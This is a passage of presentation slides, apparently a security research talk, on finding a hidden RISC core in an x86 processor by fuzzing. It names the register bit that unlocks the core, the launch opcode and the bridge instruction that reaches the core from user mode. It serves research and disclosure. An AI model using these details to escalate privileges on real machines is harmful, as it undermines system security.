- ☒ The *global configuration register* is unique.  
It does not have multiple, functionally equivalent versions.

# Model-specific-registers

& With the timing side-channel,  
we identify 43 functionally unique MSRs,  
from the 1300 implemented MSRs.

- ↳ 43 MSRs to analyze = 2752 bits to check
- ↳ Goal: identify which bit activates the *launch instruction*
- ↳ Upper bound of  $\sim 1.3 \times 10^{36}$  x86 instructions
- ↳ Scan 1,000,000,000 / second
- ↳  $\sim 1.3 \times 10^{36} / 10^{10} / 60 / 60 / 24 / 365$   
= approximately 1 eternity  
to scan for a new instruction
- ↳ 2752 bits x 1 eternity per scan = 2752 eternities

# Model-specific-registers


# Model-specific-registers

& *sandsifter*

- ❖ Scans the x86 ISA in about a day
- ❖ Still can't run 2752 times.

# Model-specific-registers

- ¶ Toggle each of 2752 candidate bits one by one ...
- ¶ But these are configuration bits – many will lock, freeze, panic, reset, ...
- ¶ Need *automation*



# Model-specific-registers

# Model-specific-registers

- ¶ Hardwire a relay to the target's power switch
- ¶ Toggle MSR bits one by one
- ¶ Use a second computer to watch for panics, locks, etc.
- ¶ Toggle the relay when something goes wrong
- ¶ Record which MSR bits can be set  
without making the target unstable

# Model-specific-registers

- ~1 week, 100s of automated reboots
- Identified which MSR bits can be toggled without visible side effects

# Model-specific-registers

- Toggle all stable MSR bits
- Run *sandsifter* to audit the processor  
for new instructions

A dark gray background featuring a faint, stylized circuit board pattern with various nodes and connections.

# Model-specific-registers

& (sandsifter demo)

The *launch instruction*

& Exactly one. Of 3f.

# The *launch instruction*

- ¶ GDB + trial and error:
  - ❖ The *launch instruction* is effectively a jmp %eax

- With Of3f identified,  
it is no longer necessary to run  
complete *sandsifter* scans
- Activate candidate MSR bits one by one,  
attempt to execute Of3f
- Find **MSR 1107**, bit 0 activates the *launch instruction*

The *global configuration register*




The *god mode bit*

- ¶ We suspect this will unlock the processor,  
and circumvent all security checks.
- ¶ We call MSR 1107,  
bit 0 the *god mode bit*.

# The x86 bridge

- ¶ With the *god mode bit* discovered ...
- ¶ And the *launch instruction* identified ...
- ¶ *How do we execute instructions on the RISC core?*




US8880851

# The x86 bridge

- ↳ Patents suggest the pipeline splits after instructions are fetched
- ↳ So we set the *god mode bit*, executing the *launch instruction*, ... and ... nothing happens.
- ☞ Processor continues executing x86. No visible change.

# The x86 bridge

- ❖ Trial.
- ❖ Error.
- ❖ Misery.
- ❖ Speculate:
  - ❖ Rather than *switching* decoders, the launch instruction may modify functionality *within* the x86 decoder



# The x86 bridge

- ¶ In this setup, some x86 instruction, if the processor is in RISC mode, can pass a portion of itself onto the RISC processor
- ¶ Since this instruction joins the two cores, we call it the *bridge instruction*

# The x86 bridge

- How to find the *bridge instruction*?
- Sufficient to detect that a RISC instruction has been executed

# The x86 bridge

- ¶ If the RISC core really provides a privilege circumvention mechanism... then *some* RISC instruction, executed in ring 3, should be able to **corrupt** the system
- ¶ Easy to detect: processor **lock**, kernel **panic**, or system **reset**.
- ¶ *None* of these should happen when executing ring 3 *x86* instructions

# The x86 bridge

- & Use *sandsifter*
  - ☒ Run in random instruction generation mode
  - ☒ Modify to execute the *launch instruction* before each x86 instruction
- & With the right combination of the x86 wrapper instruction, and a corrupting RISC instruction ...  
the processor **locks**,  
the kernel **panics**,  
or the system **resets**.


# The *bridge instruction*

- When this is observed,  
the last instruction generated  
is the *bridge instruction*.
- ~ 1 hour fuzzing

bound %eax,0x00000000(%eax,1)

# *The bridge instruction*


- bound %eax,0x00000000(%eax,1)
- The 32-bit constant in the instruction is the 32-bit RISC instruction sent to the *deeply embedded core*.

- 
- ¶ We know *how* to execute instructions on the DEC
  - ¶ Now, *what* do we execute?
    - i.e. what do these instructions even look like?
    - What architecture is this?

A deeply embedded instruction set

# A deeply embedded instruction set

- & Assume that the RISC core is some common architecture
- & Try executing simple instructions from ARM, PowerPC, MIPS, etc.
  - ☞ e.g. ADD R0, R0, #1

A faint, grayscale circuit board pattern serves as the background for the slide.

- ❖ Challenge:

- ❖ RISC core likely has register file inaccessible to the x86 core
  - ❖ No obvious way to check the effects of the RISC instruction

- ❖ Solution:

